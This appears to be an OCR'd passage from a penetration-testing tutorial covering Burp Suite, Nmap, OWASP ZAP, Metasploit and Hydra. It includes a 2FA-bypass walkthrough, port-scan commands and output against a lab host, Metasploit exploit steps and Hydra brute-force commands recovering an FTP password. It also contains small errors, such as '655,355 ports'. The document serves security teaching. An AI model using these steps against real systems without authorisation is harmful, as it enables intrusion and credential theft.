
11. Now in second page change "check2fa" from "dashboard".



12. Click on Forward button.



13. Now in burp's browser you can see that admin gets logged in without entering 2FA.



5.Nmap

Use of Nmap:

The primary uses of Nmap can be broken into three core processes-

1.Nmap gives you detailed information on every IP active on your networks, and each IP can then be scanned.

2.Nmap provides information on your network as a whole. It can be used to provide a list of live hosts and open ports, as well as identifying the OS of every connected device. This makes it a valuable tool in ongoing system monitoring, as well as a critical part of pentesting.

3.Nmap has also become a valuable tool for users looking to protect personal and business websites.

Steps to download and install:

Step 1: Visit the site and download the burp suite https://nmap.org/download.html

Step 2: Click on windows.

Step 3: Click on nmap-7.94-setup.exe.

Step 4: Then proceed as per instruction.

Outcome of Nmap:

Nmap provide the list of open ports on the target hosts.

- **Summary Information:**

  i)Scan start time, duration, and command used.
  ii)Total number of hosts scanned and the number of hosts that responded.
  iii)Overall scan status (e.g., success or failure).

- **Host Discovery:**

  i)List of IP addresses of hosts discovered during the scan.
  ii)Host status (e.g., up or down).
  iii)Round-trip time (RTT) to each host.

- **Port Scanning Results:**

  i)For each host, a list of open ports and the services running on those ports.Additional information such as service version and protocol.
  ii)Port status (e.g., open, closed, filtered).

- **Operating System Detection:**Identified operating systems running on scanned hosts.Confidence level for each detected OS.


Nmap Scan Types:

Command	Description	Noise level
nmap -sS <_target>	This is a TCP SYN SCAN, also known as a stealth scan. This scan only sends a SYN packet and awaits a SYN/ACK response. When nmap receives a SYN/ACK on a specific probed port, it means the port exists on the	Very Low

	machine and is open. This is a fast and pretty accurate scan, which you will use most of the time.	
nmap -sU <_target>	This scan is used to scan for UDP ports. This is typically a slower and more difficult scan. Though most services use TCP, there are also services that use UDP, such as: DNS, SNMP, DHCP. So this scan is still useful as there are still exploitable UDP services. So don't make the mistake of skipping this scan, you might find something!	Medium

Nmap Port Scanning:

Command	**Description**
nmap -p <_port> <_target>	Use -p <_port> to scan for one specific port on the target.
nmap -p <_port_range_begin>-<_port_range_end> <_target>	You can also use -p to scan for a range of ports, -p 1-20 <_target> would scan for the ports 1 to 20 on the target.
nmap -F <_target>	The -F tells Nmap to scan for the 100 most common ports that can be open on a target.
nmap -p- <_target>	This option tells Nmap to scan the target for all the known ports there are in the world... there are 655,355 ports in total. This will clearly make the scan take longer to finish.


[redacted]@[redacted]:~/Desktop$ nmap 192.168.0.239
Starting Nmap 7.80 (https://nmap.org) at 2020-11-28 05:59 CST
Nmap scan report for 192.168.0.239
Host is up (0.00034s latency).
Not shown: 977 closed ports
PORT STATE SERVICE
21/tcp open ftp
22/tcp open ssh
23/tcp open telnet
25/tcp open smtp
53/tcp open domain
80/tcp open http
111/tcp open rpcbind
139/tcp open netbios-ssn
445/tcp open microsoft-ds
512/tcp open exec
513/tcp open login
514/tcp open shell
1099/tcp open rmiregistry
1524/tcp open ingreslock
2049/tcp open nfs
2121/tcp open ccproxy-ftp
3306/tcp open mysql
5432/tcp open postgresql
5900/tcp open vnc
6000/tcp open X11
6667/tcp open irc
8009/tcp open ajp13
8180/tcp open unknown
Nmap done: 1 IP address (1 host up) scanned in 11.11 seconds
[redacted]@[redacted]:~/Desktop$

```
[redacted]@[redacted]:~/Desktop$ nmap -p 80 192.168.0.239
Starting Nmap 7.80 ( https://nmap.org ) at 2020-11-28 06:10 CST
Nmap scan report for 192.168.0.239
Host is up (0.00047s latency).

PORT   STATE SERVICE
80/tcp open  http

Nmap done: 1 IP address (1 host up) scanned in 11.06 seconds
[redacted]@[redacted]:~/Desktop$
```

```
[redacted]@[redacted]:~/Desktop$ nmap -p- 192.168.0.239
Starting Nmap 7.80 ( https://nmap.org ) at 2020-11-28 06:11 CST
Nmap scan report for 192.168.0.239
Host is up (0.00020s latency).
Not shown: 65505 closed ports
PORT      STATE SERVICE
21/tcp    open  ftp
22/tcp    open  ssh
23/tcp    open  telnet
25/tcp    open  smtp
53/tcp    open  domain
80/tcp    open  http
111/tcp   open  rpcbind
139/tcp   open  netbios-ssn
445/tcp   open  microsoft-ds
512/tcp   open  exec
513/tcp   open  login
514/tcp   open  shell
1099/tcp  open  rmiregistry
1524/tcp  open  ingreslock
2049/tcp  open  nfs
2121/tcp  open  ccproxy-ftp
3306/tcp  open  mysql
3632/tcp  open  distccd
5432/tcp  open  postgresql
5900/tcp  open  vnc
6000/tcp  open  X11
6667/tcp  open  irc
6697/tcp  open  ircs-u
8009/tcp  open  ajp13
8180/tcp  open  unknown
8787/tcp  open  msgsrvr
33179/tcp open  unknown
44399/tcp open  unknown
45805/tcp open  unknown
51579/tcp open  unknown

Nmap done: 1 IP address (1 host up) scanned in 12.51 seconds
[redacted]@[redacted]:~/Desktop$
```


Might be helpful - https://www.stationx.net/nmap-cheat-sheet/


6.OWASP ZAP proxy:

Installation:

Ubantu -


1. **Go to the Ubantu softwares and search owasp**






Windows - https://www.zaproxy.org/download/


2.Open the software




3.Click on start




4. Click on automatic scan



5. **Enter the site URL -**



6. **Have a look on result and generate report**



Might be helpful - https://www.zaproxy.org/docs/

Metasploit -

Installation -

1. **Open terminal and run following commands -**

curl https://raw.githubusercontent.com/rapid7/metasploit-omnibus/master/config/templates/metasploit-framework-wrappers/msfupdate.erb > msfinstall && chmod 755 msfinstall && ./msfinstall

2. To open console of metasploit -

msfconsole


To show payloads/auxilaries/exploits run command -

Payload - Payloads are designed to achieve various objectives, such as gaining remote access, escalating privileges, or extracting sensitive information from the target system.

Types of payloads -

Reverse Shell Payloads
Meterpreter Payloads
Staged vs. Stageless Payloads
Windows vs. Linux Payloads

show payloads



Exploit -

an exploit refers to a piece of code or a module that leverages a vulnerability in a software system to gain unauthorized access, control, or privilege escalation on a target system.

Types of exploit -


Remote Exploits

Local Exploits

Client-Side Exploits

Denial of Service (DoS) Exploits


show exploits



3. To use any exploit or payloads -

use payloads/payload name

use exploit/payload name



4. After selecting the exploit then show configuration -

show options

5. Set the required things to run the exploit on target (i.e- RHOST ,LHOST) -

set RHOST then host ip (Target Ip)

6. To see the targets -

show targets

7. To run the exploit -

run

If session is created after running the exploit it means we have successfully exploited the target system

Might be helpful -
https://www.metasploit.com/download
https://docs.metasploit.com/

7.Hydra:

Hydra – a very fast network logon cracker which supports many different services. It is a parallelized login cracker which supports numerous protocols to attack. New modules are easy to add, besides that, it is flexible and very fast.
Installation -

$ apt install hydra


For the help -
hydra -h
For brute force attack-
command -
hydra -l <username> -p <password> <server> <service>
example -
hydra -L users.txt -P pass.txt 192.168.1.141 ftp

```
┌──(root㉿kali)-[~]
└─# hydra -l ignite -P pass.txt 192.168.1.141 ftp

Hydra v9.3 (c) 2022 by van Hauser/THC & David Maciejak - Please do not

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2022-04-
[DATA] max 7 tasks per 1 server, overall 7 tasks, 7 login tries (l:1/p:
[DATA] attacking ftp://192.168.1.141:21/
[21][ftp] host: 192.168.1.141   login: ignite   password: 123
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2022-04-
```

For saving output -
$ hydra -l <username> -p <password> <ip> <service> -o <file.txt>


┌──(root㉿kali)-[~]
└─# hydra -L users.txt -P pass.txt 192.168.1.141 ftp -o result.txt
Hydra v9.3 (c) 2022 by van Hauser/THC & David Maciejak - Please do not use in milita
Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2022-04-11 13:51:47
[DATA] max 16 tasks per 1 server, overall 16 tasks, 35 login tries (l:5/p:7), ~3 tri
[DATA] attacking ftp://192.168.1.141:21/
[21][ftp] host: 192.168.1.141 login: ignite password: 123
1 of 1 target successfully completed, 1 valid password found
[WARNING] Writing restore file because 1 final worker threads did not complete until
[ERROR] 1 target did not resolve or could not be connected
[ERROR] 0 target did not complete
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2022-04-11 13:51:57
┌──(root㉿kali)-[~]
└─# cat result.txt
Hydra v9.3 run at 2022-04-11 13:51:47 on 192.168.1.141 ftp (hydra -L users.txt -P
[21][ftp] host: 192.168.1.141 login: ignite password: 123